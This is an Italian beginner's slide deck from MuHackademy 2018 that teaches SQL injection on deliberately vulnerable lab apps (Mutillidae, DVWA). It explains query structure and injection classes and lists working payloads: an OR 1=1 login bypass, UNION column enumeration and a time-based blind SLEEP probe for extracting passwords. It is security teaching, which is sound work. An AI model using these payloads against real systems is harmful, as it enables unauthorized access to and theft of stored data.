

SQL Injection for beginners

Daniele Barattieri di San Pietro

Presentazione per MuHackademy 2018

Chi sono - a.k.a MrMoDDoM


- **Studiante di Ingegneria Informatica (sigh..)**
- **Amministratore della Barattieri SRL**
- **Fan della sicurezza informatica**

- **<https://keybase.io/mrmoddom>**
- **<https://github.com/MrMoDDoM>**


DataBase & SQL

DataBase → Tanti dati in tante tabelle

SQL → Linguaggio per le richieste al DataBase



SELECT password FROM users WHERE name='Bob';



Structured Query Language

```
SELECT nickname FROM users WHERE email=$email AND pass=$pass;
```

“Seleziona il nickname dalla tabella users dove l’ email è uguale a X e la password è uguale a Y”


TABLE NAME: USERS			
ID	USER	PASS	NICKNAME
1	bob@bob.it	fiocco	Bob
2	adam@adam.it	antani	Adam
3	alice@alice.it	S.A.F.E.	Alice

SAFE login

```
result = SELECT nickname
          FROM users
          WHERE email=$email
          AND pass = $pass;
```

```
IF (result != 0){
    print("Welcome back " + result);
} else {
    print("Wrong login!");
}
```

```
SELECT nickname FROM users WHERE email=$email AND pass=$pass;
```



A login form with two input fields: 'username' and 'password', a green 'LOGIN' button, and a link 'Not registered? Create an account'.

SQL flow

www.example.it/login.php?email=bob@bob.it&pass=fiocco

LOGIN

A screenshot of a login form. It features two input fields: 'username' and 'password'. Below the fields is a green button labeled 'LOGIN'. At the bottom, there is a link that says 'Not registered? Create an account'.

QUERY

```
SELECT nickname  
FROM users  
WHERE email =  
'bob@bob.it'  
AND  
pass='fiocco';
```

RESULT

Welcome back

BOB

E quindi?

```
www.example.it/login.php?email=bob@bob.it&pass=fiocco
```

```
result = SELECT nickname  
         FROM users  
         WHERE user = '$user'  
         AND pass = '$pass';
```

```
SELECT nickname FROM users WHERE user= 'bob@bob.it' AND pass = 'fiocco'
```

```
IF (result != 0){  
    print("Welcome back " + "Bob");
```

Result = "Bob"



SQL Injection wat?

- Spesso le SQL sono “create” a partire dai dati richiesti dall'utente → **NEVER trust user's input!**




a' OR 1=1; --

A screenshot of a web login form. It features two input fields: 'username' and 'password'. Below the fields is a green button labeled 'LOGIN'. At the bottom of the form, there is a link that says 'Not registered? Create an account'.

```
SELECT password FROM user WHERE name='a' OR 1=1; --'
```


Come funziona una SQL



I dati non sono validati → un attaccante che ha controllo su di essi può eseguire SQLi

E quindi?

```
www.example.it/login.php?email=a' OR 1=1;--&pass=1234
```

```
result = SELECT nickname  
        FROM users  
        WHERE user = '$user'  
        AND pass = '$pass';
```

```
SELECT nickname FROM users WHERE email= 'a' OR 1=1; --
```

```
IF (result != 0) {  
    print("Welcome back " + "?");
```

Result = ?



Classi SQLi

Tre diverse classi di SQLi rispetto al canale di comunicazione

1) In Band

La risposta arriva attraverso lo stesso canale di attacco

2) Out of Band

La risposta arriva da un altro canale (es. mail con i risultati)

3) Inferential

Non avviene un vero trasferimento di dati, ma possiamo ricostruire le informazioni del database con logica

Classi SQLi

Tre diversi tipi di SQLi rispetto all'interazione con il DB

1) **ERROR Based**

Estraggo informazioni dagli errori riportati dal DB

2) **UNION Based**

Concateno una mia SQL alla richiesta

3) **Blind**

Pongo una domanda al DB la cui risposta può essere Vera o Falsa e ottengo informazioni dalla risposta dell'applicativo

ERROR Based SQLi

- L'estrazione di dati avviene tramite i messaggi di errore dell'applicativo
- Non sempre l'output è abilitato
- Utile per la parte di riconoscimento

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " AND password="" at line 1
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='1' AND password=""

UNION Based SQLi

- **Sfruttiamo la clausola UNION per concatenare una nostra query**
- **Il metodo migliore per estrapolare dati**

```
SELECT text FROM news WHERE id='1' UNION ALL SELECT 1,2 --
```

NB: Il risultato delle UNION Based SQLi verrà scritto nei normali campi che l'applicativo si aspetta → **è necessario trovare l'esatto numero (e tipo) di colonne della query**

UNION Based SQLi

- **1' UNION SELECT ALL 1 -**

Error executing query: The used SELECT statements have a different number of columns

- **1' UNION SELECT ALL 1,2 --**

Error executing query: The used SELECT statements have a different number of columns

- **1' UNION SELECT ALL 1,2,3 --**

Error executing query: The used SELECT statements have a different number of columns

- **1' UNION SELECT ALL 1,2,3,4 --**

NO ERROR → Nella pagina troverete i valori inseriti

- **1' UNION SELECT ALL 1,2,version(),4 --**

NO ERROR → Nella pagina al posto del “3” troverete il valore richiesto

BLIND SQLi

Generica situazione in cui vengono poste **domande TRUE/FALSE** al DB e **si determina la risposta in base alla risposta dell'applicativo.**

E' quindi necessario fare inferenza su dati.

1 UNION SELECT

```
IF ( SUBSTRING(user_password,1,1) = CHAR(65),  
SLEEP(10), null) FROM users WHERE user_id = 1;
```

Se la risposta è immediata
FALSE

Se la risposta impiega 10 secondi
TRUE

Il primo carattere della password è 'A'

Esempio pratico



Strumenti automatici

Ci sono davvero tantissimi tool automatici che fanno il lavoro sporco per voi, ma...

PRO:

- Automatizzano la fase di estrazione dati
- Molto utili per le BLIND o TIME-Based
- Pensano più velocemente di noi

CONTRO:

- Molto molto rumorosi nei log
- Attività facilmente identificabile e quindi contromisure efficaci
- Spesso inefficaci se il punto di iniezione è nascosto

**In sostanza va bene farne uso,
ma bisogna prima capire!**

Esercizi a casa

VirtualBox + Metasploitable 2

- 1) <https://www.virtualbox.org/wiki/Downloads>
- 2) <https://sourceforge.net/projects/metasploitable/>
- 3) <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

back|track
Samurai Web Testing Framework
BUILT ON eclipse
PHP
Toad
HACKERS FOR CHARITY

DVWA

Vulnerability: SQL Injection

User ID: Submit

```
ID: 'or' 1=--
First name: admin
Surname: admin

ID: 'or' 1=--
First name: Gordon
Surname: Brown

ID: 'or' 1=--
First name: Hack
Surname: Me

ID: 'or' 1=--
First name: Pablo
Surname: Picasso

ID: 'or' 1=--
First name: Bob
Surname: Smith
```

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

NB: evitate di usare SQLMap! ;)

DOMANDE?!

If life gives you questions, Google gives you answers.



Ringraziamenti e Riferimenti



- **Joseph McCray**

DEFCON 17: Advanced SQL Injection

<https://www.youtube.com/watch?v=rdyQoUNeXSg>